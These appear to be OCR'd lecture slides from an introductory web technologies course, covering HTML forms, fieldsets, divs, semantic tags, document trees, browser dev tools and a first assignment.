
```
<form>
  <label for="dest">Select your destination:</label>
  <select name="destination" id="dest">
    <option value="Rome">Rome</option>
    <option value="Naples">Naples</option>
    <option value="Paris">Paris</option>
  </select><br><br>
  <input type="submit">
</form>
```



THERE'S MORE TO INPUTS

- There's more to inputs! (e.g.: color picker, file picker, datalists…)


```
<form method="POST">
  <label for="col">Select your favourite color:</label>
  <input name="color" id="col" type="color"><br><br>
  <input type="submit">
</form>
```



- Check out MDN web docs for a complete reference

FORMS: GROUPING INPUTS

```
<form>
  <fieldset>
    <legend>Personal data:</legend>
    <label for="fname">First name:</label><br>
    <input type="text" id="fname" name="fname"><br>
    <label for="lname">Last name:</label><br>
    <input type="text" id="lname" name="lname">
  </fieldset>
  <fieldset>
    <legend>Exam Registration:</legend>
    <label for="grade">Grade:</label><br>
    <input type="number" id="grade" name="grade"><br>
    <label for="date">Date:</label><br>
    <input type="date" id="date" name="date">
  </fieldset><br>
  <input type="submit" value="Submit">
</form>
```




```
fname=John&lname=Doe&grade=30&date=2024-09-30
```


GROUPING AND ORGANIZING CONTENT

- The content of a web page can be organized (**grouped**) in parts
- This can be done by using **divisions** `<div>`…
- … or **semantic tags** such as `<header>`, `<nav>`, `<main>`, `<article>`, `<section>`, `<aside>`, `<footer>` , and others

DIVISIONS

- Divisions `<div>` were the main ways of grouping content in older versions of HTML, before semantic tags were introduced.
- They bear no specific semantics, other than grouping contents that are somewhat related to each other.


```
<div>
    <h1>Section 1</h1>
    <p>Content of Section 1</p>
</div>
<div>
    <h1>Section 2</h1>
    <p>Content of Section 2</p>
</div>
```



SEMANTIC TAGS


Describe the **meaning** of their content to browsers, developers, and software

- `<nav>` contains navigation links
- `<main>` indicates the main content
- `<article>` used for independent and self-contained content
- `<aside>` for tangentially-related content
- `<header>`, `<footer>`, `<section>` are self-explanatory




HTML DOCUMENTS AS TREES

```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>The Book of Programming</title>
  <meta charset="UTF-8">
</head>
<body>
  <main>
    <article>
      <h1>Title</h1>
      <p>Body</p>
    </article>
  </main>
  <footer>
    <p>&copy; Web Technologies 2024</p>
  </footer>
</body>
</html>
```



```html
<header>
    <h1>Web Technologies!</h1>
    <p>This page contains some contents on Web Technologies.</p>
</header>
<main>
    <article>
        <h2>Semantic elements are good</h2>
        <p>Let's discuss semantic elements.</p>
        <section>
            <h3>Pros</h3>
            <p>They convey more information.</p>
        </section>
        <section>
            <h3>Cons</h3>
            <p>Literally none.</p>
        </section>
    </article>
    <article>
        <h2>HTML is nice</h2>
        <p>And you ain't seen styling and scripting yet!</p>
    </article>
</main>
<footer> &copy; Web Technologies course, 2024. </footer>
```


BROWSER DEV TOOLS




BROWSER DEV TOOLS

- Modern browsers include many features to support web developers
- These **dev tools** can be accessed by pressing the **F12** key
- Features include:
  - Possibility of **inspecting** HTML documents
  - **Network analysis** (detail of HTTP requests/responses involved)
  - **Profiling** (measuring performance and load times)
  - **Debugging** both styling elements and scripting components
- Dev tools will be your best friend as a web dev
- You'll keep them open most of the time!

BROWSER DEV TOOLS: INSPECT PAGE



BROWSER DEV TOOLS: NETWORK ANALYSIS




ASSIGNMENT

Today's lecture comes with the very first course assignment!

- The assignment will guide you in setting up a development environment with **VS Code,** including a development HTTP server
- You will build a static website by authoring and linking toghether HTML documents
- You will work with HTML Forms
- You will learn to deploy a production-grade HTTP server

REFERENCES (1/2)



- **Learn HTML**
  web.dev
